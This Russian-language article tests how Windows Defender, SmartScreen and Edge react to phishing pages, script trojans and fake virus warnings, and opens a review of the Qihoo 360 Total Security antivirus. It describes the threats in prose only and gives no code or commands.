
Блокирование фишингового сайта

Если проигнорировать предупреждение и открыть веб-страницу принудительно, то можно увидеть типичную картину: частично копируется оформление банковского сайта и отображаются формы для ввода конфиденциальных данных (включая пароль от почты и пин-код). При этом в адресной строке остается уведомление: «Небезопасный сайт». Только пять антивирусов из 67 в онлайн-сканере VirusTotal определили его на тот момент как представляющий угрозу. Хоть это и не malware, а всего лишь инструмент социального инжиниринга, именно на эту удочку и попадается сегодня большинство.




Уведомление о посещении небезопасного сайта

Удивительно, но VBS-троянец не обнаруживался на веб-странице до тех пор, пока мы не стали вручную смотреть ее код. Только тогда «Защитник Windows» сообщил нам, что видит и удаляет угрозу. На VirusTotal сайт считали зараженным только четыре службы облачной проверки.




«Защитник Windows» игнорирует троянский VBS на веб-странице

Загрузка вредоносного джава-скрипта блокируется «Защитником Windows» и фильтром SmartScreen далеко не всегда. В нашем тесте по одной из ссылок запустился Trojan.Redirector. Сперва показалось всплывающее окно, а затем браузер принудительно перенаправился на сайт с навязчивой рекламой. Закрыть обычным образом окно с сообщением о «выигрыше» MacBook Pro было невозможно. Пришлось выгружать Edge через диспетчер задач и чистить систему вручную.




Windows Defender не препятствует JS-троянцам

Еще один частый сценарий атаки с элементами социального инжиниринга — запугивание ложными уведомлениями о вирусной атаке. Они побуждают действовать быстро и необдуманно. В IE и многих других браузерах фейковые сообщения легко было стилизовать под системные. Теперь обмануть таким образом стало сложнее: Edge всегда показывает сообщения сайтов в отдельном окне без элементов оформления и со стандартным заголовком: «Этот сайт говорит...». Руководствуясь репутационной характеристикой, SmartScreen дополнительно отмечает сайт как небезопасный, но из-за всплывающего окна это происходит в фоне и может остаться незамеченным. После более тщательной проверки такой сайт могут добавить в черный список, и тогда он перестанет открываться в Edge вообще.



Edge отделяет всплывающие сообщения сайтов от основного контента веб-страниц

До сих пор мы рассматривали реакцию Windows 10 на единичные угрозы, но беда редко приходит одна. Встречаются и сайты, нафаршированные разными зловредами. В следующем тесте «Защитник Windows» пропустил два скриптовых трояна, загружаемых с одной и той же веб-страницы. Один из них накручивал лайки в Facebook (его работа внешне ничем не проявляется), а другой показывал несколько баннеров в отдельных фреймах. Самое интересное, что часть из них демонстрировала текст на русском, хотя сам зараженный сайт адресован вьетнамской аудитории, а хостится вообще в Мельбурне. Видимо, троянец использует Geo IP и/или считывает языковые установки в браузере.



Скриптовые трояны игнорируются пачками




QIHOO 360 TOTAL SECURITY 8.2.0.1120

Антивирус от гонконгской компании Qihu (Qihoo 360) вместе с базами занимает менее 80 Мбайт. При этом в нем реализованы три сигнатурных движка (QVMII AI, Avira, BitDefender) и облачная проверка. Вдобавок, помимо файлового сканера и резидентного монитора, у него есть песочница и другие современные компоненты дополнительной защиты. Установка происходит быстро и не сопровождается показом рекламы. Она появляется потом — уже в самой панели управления антивирусом, но выглядит как простой список рекомендуемых приложений от партнеров. Интерфейс нам показался удобным и достаточно информативным.

